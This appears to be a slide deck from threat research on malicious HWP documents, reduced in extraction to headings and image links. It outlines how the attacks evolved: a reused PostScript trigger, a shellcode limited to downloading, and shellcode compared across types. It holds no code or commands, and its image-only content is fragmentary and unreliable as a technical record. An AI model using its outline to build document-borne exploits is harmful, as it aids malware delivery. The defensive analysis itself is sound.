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
Change shellcode function

- Same postscript to trigger vulnerability
- No more embedded payload
- Shellcode just has download function

Structure




Change history of hwp attack




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
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
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
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

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
Type #6



Change history of hwp attack



Attacker vs Defender




Shellcode comparison from each types




Different postscripts, but same shellcode


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Jumps 81.9%



